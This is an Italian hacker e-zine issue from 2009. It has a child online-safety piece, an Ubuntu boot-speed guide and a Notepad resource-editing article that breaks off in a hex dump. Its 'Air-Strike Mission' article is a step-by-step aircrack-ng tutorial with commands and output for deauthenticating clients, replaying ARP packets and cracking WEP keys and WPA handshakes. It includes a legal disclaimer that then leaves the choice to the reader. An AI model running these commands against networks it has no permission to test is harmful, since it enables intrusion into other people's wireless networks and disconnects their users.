

UnderAttHack

n.5

UNDERATTACK N.5

by Hackingeasy Team

In_questo_numero () {

Prefazione al n.5 < by adsmanet >.....	3
# Sicurezza	
Web Dangerous < by Stoke >.....	4
Air-Strike Mission < by Init0_ >.....	7
# Open Source	
Ottimizziamo Ubuntu 9.10 < by Init0_ >.....	13
# Reverse Engineering	
Bad Medicine < by Floatman >.....	18
}	

Errata Corrige UnderAttHack n.4

Nell'articolo "Il Pitone di Van Rossum" del nostro precedente numero, si fa riferimento all'utilizzo dell'interprete interattivo di Python dichiarandone la mancanza in Perl. In realtà *meh*. ci segnala il progetto di un interprete interattivo anche per quel linguaggio: Perl Shell di Gregor Purdy.

<http://www.focusresearch.com/gregor/sw/psh/>

lo ringraziamo per la segnalazione e ci scusiamo con i lettori per l'errore.

Prefazione al n.5

Le giornate si accorciano velocemente e il freddo invernale comincia a farsi sentire come al solito, mentre lo Staff e i sostenitori della nostra Rivista digitale UAH sono sempre a lavoro a fare test e a scrivere quelle poche righe per qualcosa che torni utile a tutti.

Dopo un breve periodo di transizione per riorganizzare gli uffici sia della Rivista che del forum Hackingeasy, siamo pronti a riprendere l'onda favorevole come dei bravi surfisti, per rimodellare un po' le strutture con attenti accorgimenti pervenuti anche da utenti con buon senso e gusto.

Questo numero potrebbe sembrare ristretto e qualcuno potrebbe dire "sono un po' avari questi redattori", in realtà non è così, meno articoli in questo numero ma concentrati e pieni di novità.

Il grosso del lavoro mancante in questa uscita i nostri fedeli lettori lo troveranno nel prossimo, con un'Edizione Speciale di UnderAttHack per il suo ufficiale compleanno: un anno nuovo per UAH, un anno e un decennio nuovo per il resto del mondo.

Un'ultima cosa che ritengo doveroso sottolineare è un certo calo della vostra partecipazione al progetto.

Vi ricordo che questa e-zine è vostra e non vuole essere imposta dal nostro gruppo; se vedete qualche mancanza potete prendere in mano personalmente il problema e inviare qualche vostro articolo utilizzando la mail che trovate nelle Note Finali.

Auguro una buona lettura a voi tutti, a nome della rivista.

adsmanet

Web Dangerous

Nell'era di internet ormai quasi ognuno di noi usa vari social network (facebook, netlog ecc.), programmi di chat on-line (MSN) e frequenta forum o blog di ogni tipo, ma se noi ci facessimo un giro in internet, scopriremmo che molti dati sensibili sono a rischio, ogni giorno.

Chat

Abbiamo la nostra Francesca, una ragazzina di 10 anni, che viene a conoscenza di MSN. Crea un indirizzo di posta hotmail, aggiunge i suoi amici ma si stanca di parlare solo con loro due, quindi impara a cercare sul noto google altri contatti... Scopre un contatto di un certo Lucio, cominciano a conoscersi, lei sa come si chiama lui, e lui sa che si chiama Francesca Rossi (nome inventato!). Ad un certo punto Lucio cambia, comincia a farsi più personale, non è più il ragazzino che conosceva Francesca, allora arriva la temuta domanda che ognuno di noi conosce, quindi eviterò di menzionarla...

Adesso possono succedere 2 cose:

Francesca si reca al luogo dell'appuntamento e viene stuprata (esito triste che purtroppo è noto in tutto il mondo);
Francesca blocca Lucio (brava!!!);

Social network

Superata la crisi dovuta alla richiesta di Lucio, Francesca crea un account su facebook, il pedofilo sa che Francesca si chiama Rossi, e poiché Francesca aveva la foto come avatar sa come contattarla.

La contatta con il nome di Giovanni Fago (nome inventato!), come data di nascita inserisce l'età di Francesca (!) e, avendo chiestole dove abita e cosa le piace, lo scrive nella sua bacheca. La contatta dicendo di essere un amico di un amico. Francesca nel frattempo ha compiuto 13 anni, si scorda cosa è successo, e, come sempre, arriva la fantomatica domanda (che anche stavolta eviterò di menzionare)

Adesso possono succedere 2 cose:

Francesca si reca al luogo dell'appuntamento e viene stuprata;
Francesca segnala Giovanni (brava!!!);

Forum

Francesca si confidò con Giovanni di tutti i forum/blog che frequentava, quindi anche il nick.

Ad un certo punto nel forum "W i Tokio Hotel" si iscrive un certo M4RC0, che la difende sempre, e via pm comincia a chiedere informazioni... sempre di più, nel forum la protegge quando sbaglia e gli fa sempre la fatidica domanda:

gli esiti possibili sono sempre gli stessi, quindi eviterò di scriverli.
A questo punto Francesca avrebbe dovuto rifiutare tutte le richieste (spero), ma il pedofilo adesso conosce:

Dove abita
Cosa le piace
Cosa frequenta
Il suo contatto di msn
Facebook
Ha anche la sua foto

Morale:
ragazzi, non date MAI informazioni personali a nessuno che non siete sicuri conoscere.
non andate MAI ad appuntamenti presi via internet.
non parlate MAI E POI MAI di dove abitate on-line.

Spero che questo sensibilizzi voi a non fidarvi MAI di internet.

Comparazione con un caso reale

Il caso di prima è del tutto irrealistico (di solito non si comincia via msn).
Adesso io, con dei nomi offuscati, vi presenterò un caso del tutto reale:

In un sito di chat pubblica si iscrive Laura, e conosce Alice, diventano amiche e cominciano a confidarsi i segreti.

Laura dice ad Alice dove abita, abita a Latina, una provincia del Lazio, confida che gli piacciono di più i ragazzi più grandi di lei, lei è del 1995, il suo nick è lauri95, gli piacciono i Tokio Hotel e i treni.

Ad un certo punto Alice non si collega più... mentre si collega un certo giovì92, che nella chat comune (dove tutti lo possono leggere) scrive:

"ciao a tutti, soprattutto chi abita a latina".

Laura legge questo e gli chiede:

```
lauri95: Ma sei di latina anche tu?  
Giovì92: Sì  
giovì92 non è più in linea.
```

Si disconnette, quindi senza dare una spiegazione.
Giovì si riconnette, quindi scrive sempre nella chat comune:
"ciao a tutti, soprattutto a chi ama i treni e i tokio hotel".

Bene, e come al solito Laura gli dice:

```
lauri95: anche a te piacciono i tokio hotel e i treni?  
Giovì92: sì  
lauri95: ma abiti a latina?  
Giovì92: sì, anche tu?  
lauri95: sì, sei fidanzato?  
Giovì92: no, tu?  
lauri95: nemmeno io. Mi dai il tuo numero?  
Giovì92: 1112223334
```

```
lauri95: ok, il mio è 6665554443  
giovi92: ok  
giovi92 non è più in linea.
```

Facciamo notare un'altra cosa, giovi è 92 (!) quindi più grande di lei, proprio come aveva detto a Laura.

Cominciano a mandarsi messaggi, ma la madre di Laura (per fortuna) si insospettisce, quindi fa controllare il numero dalla polizia, scopre che è intestato ad un signore di 40 anni, che vive a Milano...

però questo non era sufficiente, il numero deve essere per forza intestato ad un maggiorenne, e potrebbero aver comprato la scheda in vacanza...

ok, però continuano le ricerche, ma questo signore aveva precedenti per pedofilia e violenze...

controllando il suo ip, si vede che lui si era connesso al sito con due utenti diversi... giovi92 e ali95 (il nick di Alice)!!!!!!

partono le denunce, questo signore viene arrestato, e alla fine, viene processato per pedofilia.

STORIA VERA.

In quel caso tutto andò per il verso giusto, ma... pensate a che cosa potrebbe essere successo se la madre non avesse indagato... :s

Opinioni delle autorità

La polizia postale controlla ogni giorno tutte (o quasi) le chat... consigliano di evitare di chattare con persone che non si conosce, evitare di mettere proprie foto on-line... le conseguenze potrebbero essere devastanti.

Spero che tutto questo vi abbia sensibilizzato....

Stoke

AIR-STRIKE MISSION

Questo articolo non vuole spiegare il funzionamento delle reti wi-fi, ma bensì come accedere a reti wireless protette da chiavi di cifratura.

Wi-Fi, abbreviazione di *Wireless Fidelity*, è un termine che indica dispositivi che possono collegarsi a reti locali senza fili (WLAN) basate sulle specifiche IEEE 802.11.

Come tutti voi avrete potuto sicuramente notare, negli ultimi anni in Italia questo tipo di tecnologia ha riscosso molto successo e oggi le reti wireless sono molto diffuse su quasi tutto il territorio.

Ora passiamo subito dalle parole ai fatti, non vorrei che vi annoiaste troppo.....

WEP

Ecco di cosa abbiamo bisogno:

- un pc con scheda wireless funzionante e correttamente installata
- la suite di programmi "aircrack-ng"

La prima cosa da fare è mettere la nostra scheda di rete wireless in "monitor mode" al fine di rilevare quanti più pacchetti possibili.

Per fare ciò aprite il terminale e digitate:

```
$ airmon-ng start "nic"
```

Nic è il nome della vostra interfaccia di rete, se non lo conoscete vi basta digitare "iwconfig" nel terminale e lo scoprirete: nel mio caso è "wlan0".

```
Interface      Chipset      Driver
wlan0          Atheros     ath5k - [phy0]
              (monitor mode enabled on mon0)
```

Come potete notare la monitor mode è stata attivata sull'interfaccia "mon0", quindi ora passiamo alla fase di ricerca.

Apriamo il terminale e digitiamo:

```
$ airodump-ng mon0
```

airodump-ng salta da canale a canale e mostra tutti gli access point da cui può ricevere beacon.

Se tutto è a posto dovrebbe apparirvi, dopo qualche istante, una schermata simile a questa.

```

CH 1 ][ BAT: 1 hour 35 mins ][ Elapsed: 48 s ][ 2009-11-18 12:17
BSSID          PWR Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:04:ED:AA:01:D1 -70 45 1 0 1 54 WEP WEP wlan-ap
                . WPA TKIP PSK Alice-
BSSID          STATION          PWR Rate Lost Packets Probes
00:04:ED:AA:01:D1 00:25:56:42:13:83 0 0 - 1 0 6 wlan-ap

```

Analizziamo i dati che il programma ci ha fornito:

BSSID ----> L'indirizzo MAC dell'Ap
PWR -----> La forza del segnale
Beacons --> Numero di beacon frames ricevuto
Data -----> Numero di frammenti di dati ricevuti
CH -----> Canale su cui opera l'AP
MB -----> Velocità (o modalità AP)
ENC -----> Cifratura
ESSID ----> Il nome della rete

Il blocco dati inferiore mostra i client rilevati:

BSSID ----> Il MAC dell'AP a cui è associato il client
STATION --> Il MAC del client stesso
PWR -----> La forza del segnale
Packets --> Numero di frammenti di dati ricevuti
Probes ---> Nomi di rete (ESSID) che questo client ha rilevato

Ora prenderemo come bersaglio la rete "wlan-ap" protetta da chiave WEP.

Per fare in modo di catturare tutti i pacchetti della rete bersaglio configuriamo airodump-ng in modo che tracci l'attività di rete di un solo canale. Apriamo il terminale e digitiamo:

```
$ airodump-ng -c 1 - -bssid 00:04:ED:AA:01:D1 -w dump mon0
```

- c indica a airodump-ng il canale (nel mio caso 1)
- bssid + MAC dell'AP limita la cattura dei pacchetti al solo AP indicato
- w è il prefisso dei pacchetti di rete scritti sul disco

Per poter crackare il WEP abbiamo bisogno di un buon numero di pacchetti, indicativamente dai 250.000 ai 500.000.

Quella successiva è una schermata di airodump-ng impegnato a sniffare pacchetti dalla rete bersaglio.

```

CH 1 ][ Elapsed: 7 mins ][ 2009-11-18 14:03
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:04:ED:AA:01:D1 -72 100 4147 14 0 1 54 WEP WEP wlan-ap
BSSID          STATION          PWR Rate Lost Packets Probes

```

Una volta raggiunto un numero di pacchetti sufficiente possiamo procedere con il cracking.

Apriamo il terminale e digitiamo:

```
$ aircrack-ng -b 00:04:ED:AA:01:D1 dump-01.cap
```

- b è il BSSID dell'obiettivo
- "dump-01.cap" è il file che contiene i pacchetti catturati

```

Aircrack-ng 1.0
[00:00:09] Tested 655361 keys (got 28 IVs)
KB    depth  byte(vote)
0     0/ 1    3E( 512) 12( 256) 15( 256) 16( 256) 25( 256) 34( 256)
1     0/ 11   C2( 256) 1F( 256) 20( 256) 2B( 256) 2C( 256) 2E( 256)
2     0/ 1    61( 512) 05( 256) 0B( 256) 0C( 256) 1D( 256) 22( 256)
3     0/ 1    C1( 512) AE( 512) EB( 512) 01( 256) 0B( 256) 10( 256)
4     0/ 1    AC( 256) 14( 256) 2A( 256) 2E( 256) 36( 256) 51( 256)
5     0/ 1    ED( 512) 0D( 256) 11( 256) 12( 256) 26( 256) 2F( 256)
6     0/ 1    59( 512) 00( 256) 05( 256) 06( 256) 0C( 256) 0E( 256)
7     0/ 1    FF( 512) D8( 512) E2( 512) 05( 256) 06( 256) 0A( 256)
8     0/ 1    3B( 512) B5( 512) BD( 512) 03( 256) 08( 256) 18( 256)
9     0/ 1    0F( 512) C4( 512) FC( 512) 12( 256) 16( 256) 1A( 256)

```

Se tutto andrà a buon fine avremo la nostra WEP e ci potremo connettere alla rete.

Ora non ci resta che uscire dalla monitor mode, quindi apriamo il terminale e digitiamo:

```
$ airmon-ng stop mon0
```

Questo non è l'unico metodo per cercare di introdursi in una rete protetta da WEP, infatti ne esiste un altro chiamato ARP REQUEST REPLAY che presuppone che voi abbiate una scheda che supporti l'iniezione di pacchetti.

Se non siete in possesso di questa informazione vi invito a consultare questa pagina web:

http://aircrack-ng.org/doku.php?id=compatibility_drivers

ARP REQUEST REPLAY

ARP sta per *address resolution protocol*: un protocollo TCP/IP usato per convertire un indirizzo IP in un indirizzo fisico, come un indirizzo Ethernet. Un host che vuole conoscere un indirizzo fisico invia in broadcast un ARP request sulla rete TCP/IP. L'host della rete che possiede l'indirizzo richiesto nel pacchetto, risponde con il proprio indirizzo fisico.

L'attacco consiste nel catturare un pacchetto, replicare la richiesta ARP all'AP e sniffare gli IV.

Per fare ciò ci sono 2 metodi:

Metodo 1

- . mettiamo la nostra scheda in monitor mode
- . avviamo airodump-ng e aspettiamo che un client si connetta alla rete bersaglio

```

CH 1 ][ BAT: 1 hour 35 mins ][ Elapsed: 48 s ][ 2009-11-18 12:17
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:04:ED:AA:01:D1 -70   45      1   0   1  54  WEP  WEP   wlan-ap
. WPA TKIP PSK Alice-
BSSID          STATION      PWR  Rate  Lost  Packets  Probes
00:04:ED:AA:01:D1 00:25:56:42:13:83  0    0 - 1    0      6 wlan-ap

```

Ora apriamo il terminale e digitiamo:

```
$ aireplay-ng - -arpreplay -b 00:04:ED:AA:01:D1 -h 00:25:56:42:13:83 mon0
```

- b è il BSSID dell'obiettivo
- h è il MAC del client connesso

Ora aspettiamo che arrivi un pacchetto ARP.

```

Saving ARP requests in replay_arp-0435-12234.cap
You must also start airodump to capture replies.
Read 3742 packets (got 1 ARP requests), sent 2258 packets...

```

Ci è andata bene, ora non ci resta che crackare la chiave WEP.

Per ridurre i tempi è consigliabile catturare l'intero pacchetto con airodump-ng e poi avviare aircrack-ng (aircrack-ng -z <nome del file>).

Metodo 2

- . mettiamo la nostra scheda in monitor mode
- . avviamo airodump-ng
- . avviamo aireplay-ng nelle stesse modalità di prima

Lo scopo di questo attacco è far disconnettere il client e forzarlo a riconnettersi per catturare la richiesta ARP.

Per fare ciò apriamo il terminale e digitiamo:

```
$ aireplay-ng - -deauth 5 -a 00:04:ED:AA:01:D1 -c 00:25:56:42:13:83 mon0
```

- a è il BSSID dell'AP
- c è il MAC del client

Se l'attacco andrà a buon fine il client si disconnetterà e riconnetterà, così la richiesta ARP verrà catturata: ora non ci resta che catturare l'intero pacchetto con airodump-ng e crackare

la WEP con aircrack-ng.

WPA/WPA2

Ecco di cosa abbiamo bisogno:

- un pc con scheda wireless funzionante e correttamente installata
- la suite di programmi "aircrack-ng"
- una buona wordlist

Ora bisogna mettere la scheda wireless in monitor mode, quindi apriamo il terminale e digitiamo:

```
$ airmon-ng start wlan0
```

Ora avviamo airodump per cercare reti WPA/WPA2 con almeno un client connesso: il nostro obiettivo è catturare l'handshake, quindi senza client connessi non possiamo fare niente di concreto.

Apriamo il terminale e digitiamo:

```
$ airodump-ng mon0
```

Dopo qualche istante dovrebbe apparirvi una schermata simile a questa

```
CH 9 ][ Elapsed: 1 min ][ 2009-11-18 17:43
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:04:ED:AA:01:D1 -49   158      0  0  1  54  WPA  TKIP  PSK  Alice
00:04:ED:AA:01:D1 -49   158      0  0  1  54  WPA2 TKIP  PSK  wlan-ap
BSSID          STATION      PWR  Rate  Lost  Packets  Probes
00:04:ED:AA:01:D1 00:25:56:42:13:83 0  0 - 1  0  3  wlan-ap
```

Abbiamo trovato la rete "wlan-ap" protetta da WPA2 e con un client connesso: proprio quello che ci serviva.

Ora mettiamo airodump in ascolto sul canale giusto, quindi apriamo il terminale e digitiamo:

```
$ airodump-ng -c 1 - -bssid 00:04:ED:AA:01:D1 -w hand mon0
```

- c è il canale
- bssid è il MAC dell'AP
- "hand" è il file su cui verranno scritti i risultati

Ora non ci resta che de-autenticare il client per farlo riconnettere, per fare ciò apriamo il terminale e digitiamo:

```
$ aireplay-ng -0 1 -a 00:04:ED:AA:01:D1 -c 00:25:56:42:13:83 mon0
```

- 0 è la modalità "death"
- 1 è il numero di pacchetti di de-autenticazione
- a è il MAC dell'AP
- c è il MAC del client

Con un po' di pazienza e tentativi proviamo questa procedura fino a quando in alto a destra nella schermata di airodump non appare la scritta **"WPA HANDSHAKE !"**.

Ora che siamo in possesso di tutti i dati di cui abbiamo bisogno possiamo anche disconnetterci e provare il crack del WPA2 offline.

Apriamo il terminale e digitiamo:

```
$ aircrack-ng -w wordlist.txt -b 00:04:ED:AA:01:D1 hand.cap
```

- w è la nostra wordlist
- b è il MAC dell'AP
- "hand.cap" è il file su cui prima abbiamo salvato i dati

Ora aspettiamo e se saremo fortunati troveremo il WPA2.

NOTE FINALI

Vorrei far presente, per chi ancora non lo sapesse, che forzare reti altrui configura il reato di accesso abusivo a sistema informatico o telematico, punito con la reclusione fino a tre anni. Questo articolo è stato realizzato facendo test sulla mia rete wireless (wlan-ap), quindi non ho violato nessuna legge: voi fate ciò che ritenete più opportuno. Spero di non avervi annoiato troppo e che abbiate trovato questo articolo interessante.

init0_

Ottimizziamo ubuntu 9.10

Il 29 ottobre è stato rilasciato Ubuntu 9.10 Karmic Koala con molte novità:

- splash screen gestito da xspalsh
- nuovo Usplash
- nuovo GDM
- file system EXT4
- Grub2
- Gnome 2.27.91
- Kernel 2.6.31-9.29
- Firefox 3.5
- Ubuntu Software Center
- Empathy
- Telepathy
- Ubuntu One

Wow, quante belle cose tutte in una volta!! Ma siamo davvero sicuri che questa distro sia davvero così veloce e performante come dicono?

Per rispondere a questa domanda non bisogna fare altro che installarla e provarla, ed è proprio quello che ho fatto io.


Ma com'è bella pupazzosa!! :-O

Già dall'avvio si notano i miglioramenti: questo nuovo splash screen x-based è molto più gradevole del precedente e i tempi di avvio si sono ridotti di molto (si parlava di 10 secondi, ma a me non sembra).

Subito mi sorge spontanea una domanda: a che serve tutto ciò? Io voglio un avvio veloce, non bello da vedere!!

Xsplash è un progetto software della comunità di Ubuntu che non fa altro che sostituire le schermate di testo durante l'avvio con una schermata grafica.

Uspalsh invece è il logo bianco di Ubuntu che appare all'inizio del boot di sistema.



schermata di Xsplash

Queste sono solo innovazioni grafiche (più simpatiche che utili) che avvicinano molto GNU/Linux ad altri sistemi operativi (es. Windows). Xsplash spreca dai 20 ai 30 secondi per caricare la schermata di login più altri 10 per caricare il desktop: sarebbe il caso di eliminarlo o quantomeno disabilitarlo, quindi vediamo subito come fare.

Come prima cosa disabilitiamo Usplash: apriamo il nostro bel terminale e digitiamo

```
$ sudo gedit /etc/default/grub
```

all'interno del file che si aprirà cerchiamo la stringa

```
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash"
```

e modifichiamola in modo da avere

```
GRUB_CMDLINE_LINUX_DEFAULT=""
```

Una volta apportate le modifiche salviamo e chiudiamo il file.

Ora dobbiamo aggiornare il menu, quindi, sempre da terminale, digitiamo

```
$ sudo update-grub
```

ed il gioco è fatto.

Come seconda cosa disabilitiamo Xsplash: apriamo il nostro bel terminale e digitiamo

```
$ sudo mv /etc/gdm/Init/Default /etc/gdm/Init/Default.disabled
```

e poi dopo

```
$ sudo mv /etc/gdm/PreSession/Default /etc/gdm/PreSession/Default.disabled
```

ma cosa abbiamo fatto? Abbiamo rinominato due file del GDM con lo scopo di non far più apparire la schermata di caricamento prima del login e la schermata di caricamento del desktop. Riavviando il pc notiamo che Usplash e Xsplash sono scomparsi e che l'avvio del sistema risulta MOLTO più veloce di prima.

```
* Starting AppArmor [ OK ]
* Mounting securityfs on /sys/kernel/security... [ OK ]
* Loading AppArmor profiles ... [ OK ]
* Skip starting firewall: ufw (not enabled)... [ OK ]
* Configuring network interfaces... [ OK ]
* Setting up console font and keymap... [ OK ]
* Loading ACPI modules... [ OK ]
* Starting ACPI services... [ OK ]
* Starting system log daemon... [ OK ]
* Starting kernel log daemon... [ OK ]
* Starting system message bus dbus [ OK ]
* Starting OpenBSD Secure Shell server sshd [ OK ]
* Starting MySQL database server mysqld [ OK ]
* Checking for corrupt, not cleanly closed and upgrade needing tables.
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting the IGR0d SYSTEMS IGR0d [ OK ]
* Indirizzo IP del sistema: addr:192.168.9.135
* Starting web server apache2 [ OK ]
```

schermata di avvio senza Xsplash

NOTA: eliminare Xspalsh e Usplash da terminale o da synaptic causerebbe qualche problema perchè insieme a loro verrebbe disinstallato anche ubuntu-desktop, quindi io vi consiglio solo di disabilitarli.

Ora continuiamo a velocizzare il boot riducendo il numero di console aperte all'avvio, snellendo così anche la ram.

Ubuntu apre di default 6 console, ma su un desktop ne bastano 2.

Apriamo il terminale e spostiamoci nella directory /etc/init

```
$ cd /etc/init
```

poi lanciamo l'editor di testo

```
$ sudo gedit tty3.conf
```

cerchiamo le righe che cominciano con "start on runlevel" e "stop on runlevel" antepoendo loro il simbolo '#' in modo da commentarle

```
# tty3 - getty
#
# This service maintains a getty on tty3 from the point the system is
# started until it is shut down again.

#start on runlevel [23]
#stop on runlevel [!23]
```

Ora facciamo la stessa operazione con tty4.conf, tty5.conf e tty6.conf, lasciando solo tty1 e 2 inalterati.

Per completare l'operazione spostiamoci in /etc/default

```
$ cd /etc/default
```

e apriamo console-setup con l'editor di testo

```
$ sudo gedit console-setup
```

cerchiamo "ACTIVE_CONSOLES" e modifichiamo il valore da [1-6] a [1-2]

```
# Setup these consoles. Most people do not need to change this.
ACTIVE_CONSOLES="/dev/tty[1-2]"
```

Salviamo e chiudiamo.

Per chi possiede un sistema multiprocessore c'è anche un altro trucchetto per velocizzare il boot, cioè portare il processo in parallelo.

Per fare ciò apriamo il terminale e digitare

```
$ sudo gedit /etc/init.d/rc
```

cerchiamo la stringa

```
CONCURRENCY=none
```

e modifichiamola in modo da avere

```
CONCURRENCY=shell
```

salviamo e chiudiamo.

Il passo successivo consiste nell'eliminare i servizi inutili che partono all'avvio: per fare ciò ci serviremo di sysv-rc-conf, un'applicazione che serve a gestire i demoni.

Come prima cosa installiamo il programma

```
$ sudo apt-get install sysv-rc-conf
```

e poi lo lanciamo

```
$ sudo sysv-rc-conf
```

service	1	2	3	4	5	0	6	S
acpi-supply	[]	[X]	[X]	[X]	[X]	[]	[]	[]
acpid	[]	[]	[]	[]	[]	[]	[]	[]
alsa-utils	[]	[]	[]	[]	[]	[]	[]	[]
anacron	[]	[]	[]	[]	[]	[]	[]	[]
apparmor	[]	[]	[]	[]	[]	[]	[]	[X]
apport	[]	[]	[]	[]	[]	[]	[]	[]
atd	[]	[]	[]	[]	[]	[]	[]	[]
avahi-daemon	[]	[]	[]	[]	[]	[]	[]	[]
binfmt-suid	[]	[X]	[X]	[X]	[X]	[]	[]	[]
bluetooth	[]	[X]	[X]	[X]	[X]	[]	[]	[]
bootlogd	[]	[]	[]	[]	[]	[]	[]	[]
brltty	[]	[]	[]	[]	[]	[]	[]	[X]
console-sstty	[]	[]	[]	[]	[]	[]	[]	[X]
cron	[]	[]	[]	[]	[]	[]	[]	[]
cups	[]	[X]	[X]	[X]	[X]	[]	[]	[]
dbus	[]	[]	[]	[]	[]	[]	[]	[]
dmesg	[]	[]	[]	[]	[]	[]	[]	[]
dns-clean	[X]	[X]	[X]	[X]	[X]	[]	[]	[]
gdm	[]	[]	[]	[]	[]	[]	[]	[]
grub-common	[]	[X]	[X]	[X]	[X]	[]	[]	[]

sysv-rc-conf

ora spostiamoci sul runlevel 2 e disabilitiamo i servizi inutili: per fare ciò basta premere la barra spaziatrice, per uscire e salvare premere 'q'.

Bene, abbiamo (quasi) finito: ora non ci resta che installare le ultime applicazioni "fondamentali", ma prima perchè non concederci una piccola pausa?

Io per rilassarmi vado su youporn, non so voi....

ma che succede? Il mio firefox 3.5 non ha installato flash player!

...che palle....

Sistema > Amministrazione > Gestore pacchetti
cerchiamo **flashplugin-installer** ed installiamolo.

si vedono benissimo! :-O

Un nuovo problema sorge quando il video porno viene scaricato e mandato in riproduzione:
mancano i codec video.

Per ovviare a questo gravoso problema installiamo tutti i codec video e VLC.
Dal menu Applicazioni selezioniamo "Ubunut software center" , nella casella di ricerca
scriviamo "gstreamer" ed installiamo quindi le seguenti voci:

- plug-in GStreamer aggiuntivi
- plug-in video GStreamer ffmpeg
- plug-in GStreamer per mms, wavpack, quicktime, musepack
- plug-in GStreamer per AAC, Xvid, MPEG2, FAAD

Successivamente cerchiamo ed installiamo VideoLan media player.

Come ultimi accorgimenti vi suggerisco di installare Wicd al posto di network-manager e
urxvt come emulatore di terminale.

Per chi poi volesse provare un ambiente desktop molto più leggero di Gnome, io consiglio
Fluxbox e per quest'ultimo vi rimando all'articolo 'Fluxbox su Ubuntu...As I like" di vikkio88
pubblicato sul numero 1 di questa rivista.

init0_

BAD MEDICINE

Sto arrivando alla conclusione che scrivo su UAH per trovare una giustificazione all'uso del mio Windows XP, d'altra parte con 10 GB dovrò pur farci qualcosa di (in)utile.

Sicuramente se utilizzassi Windows starei tutto il tempo a fare reversing.

Credo sia il miglior uso di quel sistema operativo, almeno riguardo gli argomenti trattati in questa rivista. Si potrebbe dire che è ottimo per i giochi, però per quello scopo preferisco andare al biliardo e ultimamente mi sto dando anche alle freccette...evidentemente l'età avanza.

ANALYSIS

Un programmino ormai vecchiotto per fare dei simpatici giochini su Windows è sicuramente ResourceHacker.

A dire il vero l'uso più intelligente che ne faccio è utilizzarlo su WINE per estrarre le icone dei programmi per WINE. Il classico cane che si morde la coda :-)

Anche se si va in giro per la rete si trova come il 'reversing' sulla resource-directory (.rsrc) sia praticamente ridotto a cambiare le icone dei programmi o al modding di shell32.dll per modificare i disegni di Windows. And This is Hacking!

Sembra quasi che nessuno si renda conto di come trattare .rsrc permetta la manipolazione dell'interfaccia in maniera decisamente profonda; si può manipolare ogni risorsa presente in un programma (previo eventuale unpacking) e stravolgerlo totalmente.

È evidente che il solo utilizzo di ResourceHacker non è in grado di fare qualunque modifica in un'applicazione; insomma si potrà pure lavorare un po' di cervello, oppure no?

Prendiamo come esempio il solito Notepad.

Ora che è uscito Windows7, si può usare ResourceHacker per cambiare la sua icona e integrarla in un super-modding di alto reversing, che trasforma tutta l'interfaccia di WindowsXP ('Luna'...sembra che non lo sappia nessuno) nel nuovissimo stile MS-KDE4 del nuovo Windows!

Un modo un po' più intelligente di usare quel programma sarebbe ad esempio quello di provare a lavorare sul menu di Notepad.

Mi pare evidente che aggiungere una voce al menu equivale alla possibilità di aggiungere una funzione ad un programma; direi che la cosa è piuttosto utile.

Apro notepad.exe con ResourceHacker; dopo la prima sezione relativa all'icona del programma trovo la sezione 'Menu'.


Una volta aperto il file della risorsa scelgo cosa modificare e decido per un'aggiunta nella parte più importante dei menu Windows, cioè l'utilissima voce '?':

```
POPUP "&?"
{
    MENUITEM "&Guida in linea", 64
    MENUITEM SEPARATOR
    MENUITEM "Informazioni &su Blocco note", 65
    MENUITEM "Modifica!", 66
}
```

Come vedete la voce 66 (numero di identificazione di ResourceHacker) è stata aggiunta dal sottoscritto in modo veramente semplice.

A questo punto non resta che cliccare su 'Compile Script' e quindi salvare il mio file modificato.

Giunti a questo punto, non resta che godersi lo spettacolo della nostra creazione



Cosa decisamente divertente; siamo ormai nell'olimpo del reverse-engineering e possiamo mostrare agli amici la nostra opera.

Dovremmo essere già diventati grandi hacker...peccato che la nuova voce sia completamente inutile.

Sareste tentati di scaricare il sorgente del Notepad vero? Naaaa...troppo facile.

Fortunatamente Microsoft tiene il sorgente tutto per lei, così noi utenti possiamo imparare a leggere direttamente i byte.

Che gran comodità!

DIAGNOSI

Hex-editor alla mano, andiamo a vedere come è fatto il nostro menu:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
0000EEF0	00	00	90	00	26	00	3F	00	00	00	00	40	00	26	00		..@.&.?.....@.&.
0000EF00	47	00	75	00	69	00	64	00	61	00	20	00	69	00	6E	00	G.u.i.d.a...i.n.
0000EF10	20	00	6C	00	69	00	6E	00	65	00	61	00	00	00	00	08	..l.i.n.e.a....#
0000EF20	00	00	00	00	00	00	41	00	49	00	6E	00	66	00	6F	00A.I.n.f.o.
0000EF30	72	00	6D	00	61	00	7A	00	69	00	6F	00	6E	00	69	00	r.m.a.z.i.o.n.i.
0000EF40	20	00	26	00	73	00	75	00	20	00	42	00	6C	00	6F	00	..&.s.u...B.l.o.
